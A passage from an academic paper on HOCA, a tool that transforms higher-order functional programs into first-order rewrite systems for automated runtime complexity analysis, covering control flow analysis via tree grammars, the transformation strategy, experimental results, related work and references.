- **decreasing**: The predicate holds if any of the following two conditions is satisfied: (i) *proper inlining*: the subterm $r|_p$ constitutes the only call-site to the inlined function f . This way, all rules defining f in \mathcal{A} will turn to dead code after inlining. (ii) *size decreasing*: each right-hand side in `inlineA,p(l → r)` is strictly smaller in size than the right-hand side r . The aim is to facilitate FOPs on the generated output. In the first case, the number of rules decreases, which usually implies that in the analysis, a FOP generates less constraints which have to be solved. In the second case, the number of constraints might increase, but the individual constraints are usually easier to solve.

We emphasise that all inlinings performed on our running example \mathcal{A}_{rev} are captured by the instances of inlining just defined.

5.2 Automating Instantiation and Dead Code Elimination via Control Flow Analysis

One way to effectively eliminate dead code and apply instantiation, as in Examples 7 and 8, consists in inferring the shape of closures passed during reductions. This way, we can on the one hand specialise rewrite rules being sure that the obtained instantiation is sufficiently exhaustive, and on the other hand discover that certain rules are simply useless, and can thus be eliminated.

To this end, we rely on an approximation of the collecting semantics. In static analysis, the collecting semantics of a program maps a given program point to the collection of states attainable when control reaches that point during execution. In the context of rewrite systems, it is natural to define the rewrite rules as program points, and substitutions as states. Throughout the following, we fix an ATRS $\mathcal{A} = \{l_i \rightarrow r_i\}_{i \in \{1, \dots, n\}}$. We define the *collecting*

semantics of \mathcal{A} as a tuple (Z_1, \dots, Z_n) , where

$$Z_i := \{(\sigma, t) \mid \exists \vec{d} \in \text{Input}. \\ \text{main}(\vec{d}) \rightarrow_{\mathcal{A}}^* C[l_i\sigma] \rightarrow_{\mathcal{A}} C[r_i\sigma] \text{ and } r_i\sigma \rightarrow_{\mathcal{A}}^* t\}.$$

Here the substitutions σ are restricted to the set $\text{Var}(l_i)$ of variables occurring in the left-hand side in l_i .

The collecting semantics of \mathcal{A} includes all the necessary information for implementing both dead code elimination and instantiation:

Lemma 3. *The following properties hold:*

1. *The rule $l_i \rightarrow r_i \in \mathcal{A}$ constitutes dead code if and only if $Z_i = \emptyset$.*
2. *Suppose the ATRS \mathcal{B} is obtained by instantiating rules $l_i \rightarrow r_i$ with substitutions $\sigma_{i,1}, \dots, \sigma_{i,k_i}$. Then the instantiation is sufficiently exhaustive if for every substitution σ with $(\sigma, t) \in Z_i$, there exists a substitution $\sigma_{i,j}$ ($j \in \{1, \dots, k_i\}$) which is at least as general as σ .*

Proof. The first property follows by definition. For the second property, consider a derivation

$$\text{main}(d_1, \dots, d_k) \rightarrow_{\mathcal{A}}^* C[l_i\sigma] \rightarrow_{\mathcal{A}} C[r_i\sigma],$$

and thus $(\sigma, r_i\sigma) \in Z_i$. By assumption, there exists a substitution $\sigma_{i,j}$ ($i \in \{1, \dots, k_i\}$) is at least as general as σ . Hence the ATRS \mathcal{B} can simulate the step from $C[l_i\sigma] \rightarrow_{\mathcal{A}} C[r_i\sigma]$, using the rule $l_i\sigma_{i,j} \rightarrow r_i\sigma_{i,j} \in \mathcal{B}$. From this, the property follows by inductive reasoning. \square

As a consequence, the collecting semantics of \mathcal{A} is itself not computable. Various techniques to over-approximate the collecting semantics have been proposed, e.g. by Feuillade et al. [23], Jones [33] and Kochems and Ong [36]. In all these works, the approximation consists in describing the tuple (Z_1, \dots, Z_n) by a *finite* object.

In HOCA we have implemented a variation of the technique of Jones [33], tailored to call-by-value semantics (already hinted at in [33]). Conceptually, the form of control flow analysis we perform is close to a 0-CFA [41], merging information derived from different call sites. Whilst being efficient to compute, the precision of this relatively simple approximation turned out to be reasonable for our purpose.

The underlying idea is to construct a (*regular*) *tree grammar* which over-approximates the collecting semantics. Here, a *tree grammar* \mathcal{G} can be seen as a ground ATRS whose left-hand sides are all function symbols with arity zero. The *non-terminals* of \mathcal{G} are precisely the left-hand sides. For the remaining, we assume that variables occurring in \mathcal{A} are indexed by indices of rules, i.e. every variable occurring in the i^{th} rule $l_i \rightarrow r_i \in \mathcal{A}$ has index i . Hence the set of variables of rewrite rules in \mathcal{A} are pairwise disjoint. Besides a designated non-terminal S , the *start-symbol*, the constructed tree grammar \mathcal{G} admits two kinds of non-terminals: non-terminals R_i for each rule $l_i \rightarrow r_i$ and non-terminals z_i for variables z_i occurring in \mathcal{A} . Note that the variable z_i is considered as a constant in \mathcal{G} . We say that \mathcal{G} is *safe* for \mathcal{A} if the following two conditions are satisfied for all $(\sigma, t) \in Z_i$: (i) $z_i \rightarrow_{\mathcal{G}}^* \sigma(z_i)$ for each $z_i \in \text{Var}(l_i)$; and (ii) $R_i \rightarrow_{\mathcal{G}}^* t$. This way, \mathcal{G} constitutes a finite over-approximation of the collecting semantics of \mathcal{A} .

Example 11. Figure 2 shows the tree grammar \mathcal{G} constructed by the method described below, which is safe for the ATRS \mathcal{A} from Example 6. The notation $N \rightarrow t_1 \mid \dots \mid t_n$ is a short-hand for the n rules $N \rightarrow t_i$.

The construction of Jones consists of an initial automaton \mathcal{G}_0 , which describes considered start terms, and which is then systematically closed under rewriting by way of an extension

$* \rightarrow [] \mid *::*$	$R_1 \rightarrow f_1 \otimes (g_1 \otimes z_1) \mid f_1 \otimes R_3 \mid R_1 \mid R_2$	$z_3 \rightarrow z_1$
$S \rightarrow \text{main}(*) \mid R_{12}$	$R_3 \rightarrow x_3::z_3$	$f_1 \rightarrow R_9 \mid R_{10}$
$R_{12} \rightarrow \text{fix}_{\text{walk}} \otimes l_{12} \otimes [] \mid R_9 \otimes [] \mid R_{10} \otimes [] \mid R_1 \mid R_2$	$R_2 \rightarrow z_2$	$g_1 \rightarrow \text{Cl}_3(x_{10})$
$\mid \text{Cl}_1(R_9, \text{Cl}_3(x_{10})) \mid \text{Cl}_1(R_{10}, \text{Cl}_3(x_{10}))$	$l_{12} \rightarrow *$	$z_1 \rightarrow R_3 \mid []$
$R_{10} \rightarrow \text{Cl}_1(\text{fix}_{\text{walk}} \otimes y_{s10}, \text{Cl}_3(x_{10}))$	$x_{10} \rightarrow *$	$z_2 \rightarrow R_3 \mid []$
$R_9 \rightarrow \text{Cl}_2$	$y_{s10} \rightarrow *$	$x_3 \rightarrow x_{10}$

Figure 2. Over-approximation of the collecting semantics of the ATRS from Example 6.

operator $\delta(\cdot)$. Suitable to our concerns, we define \mathcal{G}_0 as the tree grammar consisting of the following rules:

$$S \rightarrow \text{main}(*, \dots, *) \quad \text{and} \\ * \rightarrow C_j(*, \dots, *) \quad \text{for each constructor } C_j \text{ of } \mathcal{A}.$$

Then clearly $S \rightarrow_{\mathcal{G}}^* \text{main}(d_1, \dots, d_n)$ for all inputs $d_i \in \text{Input}$. We let \mathcal{G} be the least set of rules satisfying $\mathcal{G} \supseteq \mathcal{G}_0 \cup \delta(\mathcal{G})$ with

$$\delta(\mathcal{G}) := \bigcup_{N \rightarrow C[u] \in \mathcal{G}} \text{Ext}^{\text{cbv}}(N \rightarrow C[u]).$$

Here, $\text{Ext}^{\text{cbv}}(N \rightarrow C[u])$ is defined as the following set of rules:

$$\left\{ \begin{array}{l} N \rightarrow C[R_i], \\ R_i \rightarrow r_i, \text{ and} \\ z_i \rightarrow \sigma(z_i) \text{ for all } z_i \in \text{Var}(l_i) \end{array} \middle| \begin{array}{l} l_i \rightarrow r_i \in \mathcal{A}, \\ u \rightarrow_{\mathcal{G}}^* l_i \sigma \text{ is minimal} \\ \text{and } \sigma \text{ normalised wrt. } \mathcal{A}. \end{array} \right\}$$

In contrast to [33], we require that the substitution σ is normalised, thereby modelling call-by-value semantics. The tree grammar \mathcal{G} is computable using a simple fix-point construction. Minimality of $\mathbf{f}(t_1, \dots, t_k) \rightarrow_{\mathcal{G}}^* l_i \sigma$ means that there is no shorter sequence $\mathbf{f}(t_1, \dots, t_k) \rightarrow_{\mathcal{G}}^* l_i \tau$ with $l_i \tau \rightarrow_{\mathcal{G}}^* l_i \sigma$, and ensures that \mathcal{G} is finite [33], thus the construction is always terminating.

We illustrate the construction on the ATRS from Example 6.

Example 12. Revise the ATRS from Example 6. To construct the safe tree grammar as explained above, we start from the initial grammar \mathcal{G}_0 given by the rule

$$S \rightarrow \text{main}(*) \quad * \rightarrow [] \mid *::*,$$

and then successively fix violations of the above closure condition. The only violation in the initial grammar is caused by the first production. Here, the right-hand side $\text{main}(*)$ matches the (renamed) rule 12: $\text{main}(l_{12}) \rightarrow \text{fix}_{\text{walk}} \otimes l_{12} \otimes []$, using the substitution $\{l_{12} \mapsto *\}$. We fix the violation by adding productions

$$S \rightarrow R_{12} \quad R_{12} \rightarrow \text{fix}_{\text{walk}} \otimes l_{12} \otimes [] \quad l_{12} \rightarrow *.$$

The tree grammar \mathcal{G} constructed so far tells us that l_{12} is a list. In particular, we have the following two minimal sequences which makes the left subterm of the R_{12} -production an instances of the left-hand sides of defining rules of fix_{walk} (rules (9) and (10)):

$$\begin{aligned} \text{fix}_{\text{walk}} \otimes l_{12} &\rightarrow_{\mathcal{G}}^+ \text{fix}_{\text{walk}} \otimes [], \\ \text{fix}_{\text{walk}} \otimes l_{12} &\rightarrow_{\mathcal{G}}^+ \text{fix}_{\text{walk}} \otimes *::*. \end{aligned}$$

To resolve the closure violations, the tree grammar is extended by productions

$$R_{12} \rightarrow R_9 \otimes [] \quad R_9 \rightarrow \text{Cl}_2$$

because of rule (9), and by

$$\begin{aligned} R_{12} &\rightarrow R_{10} \otimes [] & x_{10} &\rightarrow * \\ R_{10} &\rightarrow \text{Cl}_1(\text{fix}_{\text{walk}} \otimes y_{s10}, \text{Cl}_3(x_{10})) & y_{s10} &\rightarrow *. \end{aligned}$$

due to rule (10). We can now identify a new violation in the production of R_{10} . Fixing all violations this way will finally result in the tree grammar depicted in Figure 2.

The following lemma confirms that \mathcal{G} is closed under rewriting with respect to the call-by-value semantics. The lemma constitutes a variation of Lemma 5.3 from [33].

Lemma 4. *If $S \rightarrow_{\mathcal{G}}^* t$ and $t \rightarrow_{\mathcal{A}}^* C[l_i \sigma] \rightarrow_{\mathcal{A}} C[r_i \sigma]$ then $S \rightarrow_{\mathcal{G}}^* C[R_i]$, $R_i \rightarrow_{\mathcal{G}} r_i$ and $z_i \rightarrow_{\mathcal{G}}^* \sigma(z_i)$ for all $z_i \in \text{Var}(l_i)$.*

Theorem 4. *The tree grammar \mathcal{G} is safe for \mathcal{A} .*

Proof. Fix $(\sigma, t) \in Z_i$, and let $z \in \text{Var}(l_i)$. Thus $\text{main}(\vec{d}) \rightarrow_{\mathcal{A}}^* C[l_i \sigma] \rightarrow_{\mathcal{A}} C[r_i \sigma]$ and $r_i \sigma \rightarrow_{\mathcal{A}}^* t$ for some inputs $d \in \text{Input}$. As we have $S \rightarrow_{\mathcal{G}}^* \text{main}(\vec{d})$ since $\mathcal{G}_0 \subseteq \mathcal{G}$, Lemma 4 yields $R_i \rightarrow_{\mathcal{G}} r_i$ and $z_i \rightarrow_{\mathcal{G}}^* \sigma(z_i)$, i.e. the second safeness conditions is satisfied. Clearly, $R_i \rightarrow_{\mathcal{G}} r_i \rightarrow_{\mathcal{G}}^* r_i \sigma$. A standard induction on the length of $r_i \sigma \rightarrow_{\mathcal{A}}^* t$ then yields $R_i \rightarrow_{\mathcal{A}}^* t$, using again Lemma 4. \square

We arrive now at our concrete implementation $\text{cfa}(\mathcal{A})$ that employs the above outlined call flow analysis to deal with both dead code elimination and instantiation on the given ATRS \mathcal{A} . The construction of the tree grammar \mathcal{G} follows itself closely the algorithm outlined by Jones [33]. Recall that the i^{th} rule $l_i \rightarrow r_i \in \mathcal{A}$ constitutes dead code if the i^{th} component Z_i of the collecting semantics of \mathcal{A} is empty, by Lemma 3(1). Based on the constructed tree grammar, the implementation identifies rule $l_i \rightarrow r_i$ as dead code when \mathcal{G} does not define a production $R_i \rightarrow t$ and thus $Z_i = \emptyset$. All such rules are eliminated, in accordance to Proposition 4. On the remaining rules, our implementation performs instantiation as follows. We suppose ϵ -productions $N \rightarrow M$, for non-terminals M , have been eliminated by way of a standard construction, preserving the set of terms from non-terminals in \mathcal{G} . Thus productions in \mathcal{G} have the form $N \rightarrow \mathbf{f}(t_1, \dots, t_k)$. Fix a rule $l_i \rightarrow r_i \in \mathcal{A}$. The primary goal of this stage is to get rid of head variables, with respect to the η -saturated ATRS \mathcal{A}_η , thereby enabling uncurrying so that the ATRS \mathcal{A} can be brought into functional form. For all such head variables z , then, we construct a set of binders

$$\{z_i \mapsto \text{fresh}(\mathbf{f}(t_1, \dots, t_k)) \mid z_i \rightarrow \mathbf{f}(t_1, \dots, t_k) \in \mathcal{G}\},$$

where the function fresh replaces non-terminals by fresh variables, discarding binders where the right-hand contains defined symbols. For variables z which do not occur in head positions, we construct such a binder only if the production $z_i \rightarrow \mathbf{f}(t_1, \dots, t_k)$ is unique. With respect to the tree grammar of Figure 2, the implementation generates binders

$$\{f_1 \mapsto \text{Cl}_2, f_1 \mapsto \text{Cl}_1(f', \text{Cl}_3(x'))\} \text{ and } \{g_1 \mapsto \text{Cl}_3(x')\}.$$

The product-combination of all such binders gives then a set of substitution $\{\sigma_{i,1}, \dots, \sigma_{i,i_k}\}$ that leads to sufficiently many instantiations $l_i \sigma_{i,j} \rightarrow r_i \sigma_{i,j}$ of rule $l_i \rightarrow r_i$, by Lemma 3(2). Our implementation replaces every rule $l_i \rightarrow r_i \in \mathcal{A}$ by instantiations constructed this way.

The definition of binder was chosen to keep the number of computed substitutions minimal, and hence the generated head variable free ATRS small. Putting things together, we see that the instantiation is sufficiently exhaustive, and thus the overall transformation

```

simplify = simpATRS; toTRS; simpTRS where
  simpATRS =
    exhaustive inline(lambda-rewrite);
    exhaustive inline(match);
    exhaustive inline(constructor);
    usableRules
  toTRS = cfa; uncurry; usableRules
  simpTRS =
    exhaustive ((inline(decreasing);
                    usableRules) > cfaDCE)

```

Figure 3. Transformation Strategy in HOCA.

is complexity reflecting and preserving by Theorem 2. By *cfaDCE* we denote the variation of *cfa* that performs dead code elimination, but no instantiations.

5.3 Combining Transformations

We have now seen all the building blocks underlying our tool HOCA. But *in which order* should we apply the introduced program transformations? In principle, one could try to blindly iterate the proposed techniques and hope that a FOP can cope with the output. Since transformations are closed under composition, the blind iteration of transformations is sound, although seldom effective. In short, a *strategy* is required that combines the proposed techniques in a sensible way. There is no clear notion of a perfect strategy. After all, we are interested in non-trivial program properties. However, it is clear that any sensible strategy should at least (i) yield overall a transformation that is effectively computable, (ii) generate ATRSs whose runtime complexity is in relation to the complexity of the analysed program, and (iii) produce ATRSs suitable for analysis via FOPs.

In Figure 3 we render the transformation strategy underlying our tool HOCA. More precise, Figure 3 defines a transformation *simplify* based on the following *transformation combinators*:

- $f_1; f_2$ denotes the composition $f_2 \circ f_1$, where $\underline{f_1}(\mathcal{A}) = f_1(\mathcal{A})$ if defined and $\underline{f_1}(\mathcal{A}) = \mathcal{A}$ otherwise;
- the transformation **exhaustive** f iterates the transformation f until inapplicable on the current ATRS; and
- the operator $>$ implements left-biased choice: $f_1 > f_2$ applies transformation f_1 if successful, otherwise f_2 is applied.

It is easy to see that all three combinators preserve the two crucial properties of transformations, viz, complexity reflection and complexity preservation.

The transformation *simplify* depicted in Figure 3 is composed out of three transformations *simpATRS*, *toTRS* and *simpTRS*, each itself defined from transformations *inline*(P) and *cfa* describe in Sections 5.1 and 5.2, respectively, the transformation *usableRules* which implements the aforementioned computationally cheap, unification based, criterion from [24] to eliminate dead code (see Section 4.2), and the transformation *uncurry*, which implements the uncurrying-transformation from Section 4.4.

The first transformation in our chain, *simpATRS*, performs inlining driven by the specific shape of the input ATRS obtained by defunctionalisation, followed by syntax driven dead code elimination. The transformation *toTRS* will then translate the intermediate ATRSs to functional form by the uncurrying transformation, using control flow analysis to instantiate head variables sufficiently and further eliminate dead code. The transformation *simpTRS* then simplifies the obtained TRS by controlled inlining, applying syntax driven dead code elimination where possible, resorting to the more expensive version based on control flow analysis in case the simpli-

fication stales. To understand the sequencing of transformations in *simpTRS*, observe that the strategy *inline*(*decreasing*) is interleaved with dead code elimination. Dead code elimination, both in the form of *usableRules* and *cfaDCE*, potentially restricts the set *inline* _{\mathcal{A}, p} ($l \rightarrow r$), and might facilitate in consequence the transformation *inline*(*decreasing*). Importantly, the rather expensive, flow analysis driven, dead code analysis is only performed in case both *inline*(*decreasing*) and its cheaper cousin *usableRules* fail.

The overall strategy *simplify* is well-defined on all inputs obtained by defunctionalisation, i.e. terminating [10]. Although we cannot give precise bounds on the runtime complexity in general, in practice the number of applications of inlinings is sufficiently controlled to be of practical relevance. Importantly, the way inlining and instantiation is employed ensures that the sizes of all intermediate TRSs are kept under tight control.

6. Experimental Evaluation

So far, we have covered the theoretical and implementation aspects underlying our tool HOCA. The purpose of this section is to indicate how our methods performs in practice. To this end, we compiled a diverse collection of higher-order programs from the literature [22, 35, 43] and standard textbooks [15, 47], on which we performed tests with our tool in conjunction with the general-purpose first-order complexity tool *TCT* [8], version 2.1.⁶ For comparison, we have also paired HOCA with the termination tool *Tt2* [37], version 1.15.

In Table 1 we summarise our experimental findings on the 25 examples from our collection.⁷ Row S in the table indicates the total number of higher-order programs whose runtime could be classified linear, quadratic and at most polynomial when HOCA is paired with the back-end *TCT*, and those programs that can be shown terminating when HOCA is paired with *Tt2*. In contrast, row D shows the same statistics when the FOP is run directly on the defunctionalised program, given by Proposition 2. To each of those results, we state the minimum, average and maximum execution time of HOCA and the employed FOP. All experiments were conducted on a machine with a 8 dual core AMD Opteron™ 885 processors running at 2.60GHz, and 64Gb of RAM.⁸ Furthermore, the tools were advised to search for a certificate within 60 seconds.

As the table indicates, not all examples in the testbed are subject to a runtime complexity analysis through the here proposed approach. However, at least termination can be automatically verified. For all but one example (namely *mapplus.fp*) the obtained complexity certificate is asymptotically optimal. As far as we know, no other fully automated complexity tool can handle the five open examples. We will comment below on the reason why HOCA may fail.

Let us now analyse some of the programs from our testbed. For each program, we will briefly discuss what HOCA, followed by selected FOPs can prove about it. This will give us the opportunity to discuss about specific aspects of our methodology, but also about limitations of the current FOPs.

Reversing a List. Our running example, namely the functional program from Section 2 which reverses a list, can be transformed by HOCA into a TRS which can easily be proved to have linear complexity. Similar results can be proved for other programs.

Parametric Insertion Sort. A more complicated example is a higher-order formulation of the insertion sort algorithm, example

⁶ We ran also experiments with AProVE and GAT as back-end, this however did not extend the power.

⁷ Examples and full experimental evidence can be found on the HOCA homepage.

⁸ Average PassMark CPU Mark 2851; <http://www.cpubenchmark.net/>.

Table 1. Experimental Evaluation conducted with $\mathcal{T}\mathcal{F}$ and $\mathcal{T}\mathcal{T}_2$.

		constant	linear	quadratic	polynomial	terminating
D	# systems	2	5	5	5	8
	FOP execution time	0.37/1.71/3.05	0.37/4.82/13.85	0.37/4.82/13.85	0.37/4.82/13.85	0.83/1.38/1.87
S	# systems	2	14	18	20	25
	HOCA execution time	0.01/2.28/4.56	0.01/0.54/ 4.56	0.01/0.43/ 4.56	0.01/0.42/ 4.56	0.01/0.87/6.48
	FOP execution time	0.23/0.51/0.79	0.23/2.53/14.00	0.23/6.30/30.12	0.23/10.94/60.10	0.72/1.43/3.43

`isort-fold.fp`, which is parametric on the subroutine which compares the elements of the list being sorted. This is an example which cannot be handled by linear type systems [13]: we do recursion over a function which in an higher-order variable occurs free. Also, type systems like the ones in [35], which are restricted to linear complexity certificates, cannot bind the runtime complexity of this program. HOCA, instead, is able to put it in a form which allows $\mathcal{T}\mathcal{F}$ to conclude that the complexity is, indeed quadratic.

Divide and Conquer Combinators. Another noticeable example is the divide an conquer combinator, defined in example `mergesort-dc.fp`, which we have taken from [47]. We have then instantiated it so that the resulting algorithm is the merge sort algorithm. HOCA is indeed able to translate the program into a first-order program which can then be proved to be *terminating* by FOPs. This already tells us that the obtained ATRS is in a form suitable for the analysis. The fact that FOPs cannot say anything about its complexity is due to the limitations of current FOPS which, indeed, are currently not able to perform a sufficiently powerful non-local size analysis, a necessary condition for proving merge sort to be a polynomial time algorithm. Similar considerations hold for Okasaki’s parser combinator, various instances of which can be proved themselves terminating.

7. Related Work

What this paper shows is that complexity analysis of higher-order functional programs can be made easier by way of program transformations. As such, it can be seen as a complement rather than an alternative to existing methodologies. Since the literature on related work is quite vast, we will only give in this section an overview of the state of the art, highlighting the differences with to our work.

Control Flow Analysis. A clear understanding of control flow in higher-order programs is crucial in almost any analysis of non-functional properties. Consequently, the body of literature on control flow analysis is considerable, see e.g. the recent survey of Midtgaard [39]. Closest to our work, control flow analysis has been successfully employed in termination analysis, for brevity we mention only [25, 34, 44]. By Jones and Bohr [34] a strict, higher-order language is studied, and control flow analysis facilitates the construction of size-change graphs needed in the analysis. Based on earlier work by Panitz and Schmidt-Schauß [44], Giesl et al. [25] study termination of Haskell through so-called *termination* or *symbolic execution* graphs, which under the hood corresponds to a careful study of the control flow in Haskell programs. While arguable *weak dependency pairs* [30] or *dependency triples* [42] form a weak notion of control flow analysis, our addition of collecting semantics to complexity analysis is novel.

Type Systems. That the rôle of type systems can go beyond type safety is well-known. The abstraction type systems implicitly provide, can enforces properties like termination or bounded complexity. In particular, type systems for the λ -calculus are known which

characterise relatively small classes of functions like the one of polynomial time computable functions [13]. The principles underlying these type systems, which by themselves cannot be taken as verification methodologies, have been leveraged while defining type systems for more concrete programming languages and type inference procedures, some of them being intensionally complete [18, 20]. All these results are of course very similar in spirit to what we propose in this work. What is lacking in most of the proposed approaches is the presence, at the same time, of higher-order, automation, and a reasonable expressive power. As an example, even if in principle type systems coming from light logics [13] indeed handle higher-order functions and can be easily implementable, the class of caught programs is small and full recursion is simply absent. On the other hand, Jost et al. [35] have successfully encapsulated Tarjan’s amortised cost analysis into a type systems that allows a fully automatic resource analysis. In contrast to our work, only linear resource usage can be established. However, their cost metric is general, while our technique only works for time bounds. Also in the context of amortised analysis, Danielsson [21] provides a semiformal verification of the runtime complexity of lazy functional languages, which allows the derivation of non-linear complexity bounds on selected examples.

Term Rewriting. Traditionally, a major concern in rewriting has been the design of sound algorithmic methodologies for checking termination. This has given rise to many different techniques including basic techniques like path orders or interpretations, as well as sophisticated transformation techniques, c.f. [52, Chapter 6]. Complexity analysis of TRSs can be seen as a natural generalisation of termination analysis. And, indeed, variations on path orders and the interpretation methods capable of guaranteeing quantitative properties have appeared one after the other starting from the beginning of the nineties [7, 16, 38, 40]. In both termination and complexity analysis, the rewriting community has always put a strong emphasis to automation. However, with respect to higher-order rewrite systems (HRSs) only termination has received steady attention, c.f. [52, Chapter 11]. Except for very few attempts without any formal results complexity analysis of HRSs has been lacking [12, 17].

Cost Functions. An alternative strategy for complexity analysis consists in translating programs into other expressions (which could be programs themselves) whose purpose is precisely computing the complexity (also called the *cost*) of the original program. Complexity analysis is this way reduced to purely extensional reasoning on the obtained expressions. Many works have investigated this approach in the context of higher-order functional languages, starting from the pioneering work by Sands [49] down to more recent contributions, e.g. Vasconcelos et al. [53]. What is common among most of the cited works is that either automation is not considered (e.g. cost functions can indeed be produced, but the problem of putting them in closed form is not [53]), or the time complexity is not analysed parametrically on the size of the input [27]. A notable exception is Benzinger’s work [14], which however only applies to

programs extracted from proofs, and thus only works with primitive recursive definitions.

References

- [1] B. Accattoli and U. Dal Lago. Beta Reduction is Invariant, Indeed. In *Proc. of 23rd CSL*, pages 8:1–8:10. ACM, 2014.
- [2] B. Accattoli and C. Sacerdoti Coen. On the Usefulness of Constructors. In *Proc. of 30th LICS*. IEEE, 2015. To appear.
- [3] E. Albert, S. Genaim, and A. N. Masud. On the Inference of Resource Usage Upper and Lower Bounds. *TOCL*, 14(3):22(1–35), 2013.
- [4] T. Arts and J. Giesl. Termination of Term Rewriting using Dependency Pairs. *TCS*, 236(1–2):133–178, 2000.
- [5] D. Aspinall, L. Beringer, M. Hofmann, H.-W. Loidl, and A. Momiogliano. A Program Logic for Resources. *TCS*, 389(3):411–445, 2007.
- [6] M. Avanzini and G. Moser. Closing the Gap Between Runtime Complexity and Polytime Computability. In *Proc. of 21st RTA*, volume 6 of *LIPIcs*, pages 33–48, 2010.
- [7] M. Avanzini and G. Moser. Polynomial Path Orders. *LMCS*, 9(4), 2013.
- [8] M. Avanzini and G. Moser. Tyrolean Complexity Tool: Features and Usage. In *Proc. of 24th RTA*, volume 21 of *LIPIcs*, pages 71–80, 2013.
- [9] M. Avanzini and G. Moser. A Combination Framework for Complexity. *IC*, 2015. To appear.
- [10] M. Avanzini, U. Dal Lago, and G. Moser. Analysing the Complexity of Functional Programs: Higher-Order Meets First-Order (Long Version). *CoRR*, cs/CC/1506.05043, 2015. Available at <http://www.arxiv.org/abs/1506.05043>.
- [11] F. Baader and T. Nipkow. *Term Rewriting and All That*. Cambridge University Press, 1998. ISBN 978-0-521-77920-3.
- [12] P. Baillot and U. Dal Lago. Higher-Order Interpretations and Program Complexity. In *Proc. of 26th CSL*, volume 16 of *LIPIcs*, pages 62–76, 2012.
- [13] P. Baillot and K. Terui. Light types for Polynomial Time Computation in Lambda Calculus. *IC*, 207(1):41–62, 2009.
- [14] R. Benzinger. Automated Higher-order Complexity Analysis. *TCS*, 318(1–2):79–103, 2004.
- [15] R. Bird. *Introduction to Functional Programming using Haskell, Second Edition*. Prentice Hall, 1998. ISBN 978-0-134-84346-9.
- [16] G. Bonfante, A. Cichon, J.-Y. Marion, and H. Touzet. Algorithms with Polynomial Interpretation Termination Proof. *JFP*, 11(1):33–53, 2001.
- [17] G. Bonfante, J.-Y. Marion, and R. Péchoux. Quasi-interpretation Synthesis by Decomposition and an Application to Higher-order Programs. In *Proc. of 4th ICTAC*, volume 4711 of *LNCS*, pages 410–424, 2007.
- [18] U. Dal Lago and M. Gaboardi. Linear Dependent Types and Relative Completeness. *LMCS*, 8(4), 2012.
- [19] U. Dal Lago and S. Martini. On Constructor Rewrite Systems and the Lambda Calculus. *LMCS*, 8(3):1–27, 2012.
- [20] U. Dal Lago and B. Petit. The Geometry of Types. In *Proc. of 40th POPL*, pages 167–178. ACM, 2013.
- [21] N. Danielsson. Lightweight Semiformal Time Complexity Analysis for Purely Functional Data Structures. In *Proc. of 35th POPL*, pages 133–144. ACM, 2008.
- [22] O. Danvy and L. R. Nielsen. Defunctionalization at Work. In *Proc. of 3rd PPDP*, pages 162–174. ACM, 2001.
- [23] G. Feuillade, T. Genet, and V. Viet Triem Tong. Reachability Analysis over Term Rewriting Systems. *JAR*, 33(3–4):341–383, 2004.
- [24] J. Giesl, R. Thiemann, and P. Schneider-Kamp. Proving and Disproving Termination of Higher-Order Functions. In *Proc. of 5th FRODOS*, volume 3717 of *LNCS*, pages 216–231, 2005.
- [25] J. Giesl, M. Raffelsieper, P. Schneider-Kamp, S. Swiderski, and R. Thiemann. Automated Termination Proofs for Haskell by Term Rewriting. *TOPLAS*, 33(2):7:1–7:39, 2011.
- [26] J. Giesl, M. Brockschmidt, F. Emmes, F. Frohn, C. Fuhs, C. Otto, M. Plücker, P. Schneider-Kamp, T. Ströder, S. Swiderski, and R. Thiemann. Proving Termination of Programs Automatically with AProVE. In *Proc. of 7th IJCAR*, volume 8562 of *LNCS*, pages 184–191, 2014.
- [27] G. Gomez and Y. Liu. Automatic Time-bound Analysis for a Higher-order Language. In *Proc. of 9th PEPM*, pages 75–86. ACM, 2002.
- [28] B. Gramlich. Abstract Relations between Restricted Termination and Confluence Properties of Rewrite Systems. *FI*, 24:3–23, 1995.
- [29] R. Harper. *Practical Foundations for Programming Languages*. Cambridge University Press, 2012. ISBN 978-1-107-02957-6.
- [30] N. Hirokawa and G. Moser. Automated Complexity Analysis Based on the Dependency Pair Method. In *Proc. of 4th IJCAR*, volume 5195 of *LNAI*, pages 364–380, 2008.
- [31] N. Hirokawa and G. Moser. Complexity, Graphs, and the Dependency Pair Method. In *Proc. of 15th LPAR*, volume 5330 of *LNCS*, pages 652–666, 2008.
- [32] N. Hirokawa, A. Middeldorp, and H. Zankl. Uncurrying for Termination and Complexity. *JAR*, 50(3):279–315, 2013.
- [33] N. D. Jones. Flow Analysis of Lazy Higher-order Functional Programs. *TCS*, 375(1–3):120–136, 2007.
- [34] N. D. Jones and N. Bohr. Call-by-Value Termination in the Untyped lambda-Calculus. *LMCS*, 4(1), 2008.
- [35] S. Jost, K. Hammond, H.-W. Loidl, and M. Hofmann. Static Determination of Quantitative Resource Usage for Higher-order Programs. In *Proc. of 37th POPL*, pages 223–236. ACM, 2010.
- [36] J. Kochems and L. Ong. Improved Functional Flow and Reachability Analyses Using Indexed Linear Tree Grammars. In *Proc. of 22nd RTA*, volume 10 of *LIPIcs*, pages 187–202, 2011.
- [37] M. Korp, C. Sternagel, H. Zankl, and A. Middeldorp. Tyrolean Termination Tool 2. In *Proc. of 20th RTA*, volume 5595 of *LNCS*, pages 295–304, 2009.
- [38] J.-Y. Marion. Analysing the Implicit Complexity of Programs. *IC*, 183: 2–18, 2003.
- [39] J. Midtgaard. Control-flow Analysis of Functional Programs. *ACM Comput. Surv.*, 44(3):10, 2012.
- [40] G. Moser. Proof Theory at Work: Complexity Analysis of Term Rewrite Systems. *CoRR*, cs.LO/0907.5527, 2009. Habilitation Thesis.
- [41] F. Nielson, H. Nielson, and C. Hankin. *Principles of Program Analysis*. Springer, 2005. ISBN 978-3-540-65410-0.
- [42] L. Noschinski, F. Emmes, and J. Giesl. A Dependency Pair Framework for Innermost Complexity Analysis of Term Rewrite Systems. In *Proc. of 23rd CADE*, LNAI, pages 422–438. Springer, 2011.
- [43] C. Okasaki. Functional Pearl: Even Higher-Order Functions for Parsing. *JFP*, 8(2):195–199, 1998.
- [44] S. E. Panitz and M. Schmidt-Schauß. TEA: Automatically Proving Termination of Programs in a Non-Strict Higher-Order Functional Language. In *Proc. of 4th SAS*, pages 345–360, 1997.
- [45] B. C. Pierce. *Types and programming languages*. MIT Press, 2002. ISBN 978-0-262-16209-8.
- [46] G. D. Plotkin. LCF Considered as a Programming Language. *TCS*, 5(3):223–255, 1977.
- [47] F. Rabhi and G. Lapalme. *Algorithms: A Functional Programming Approach*. Addison-Wesley, 1999. ISBN 978-0-201-59604-5.
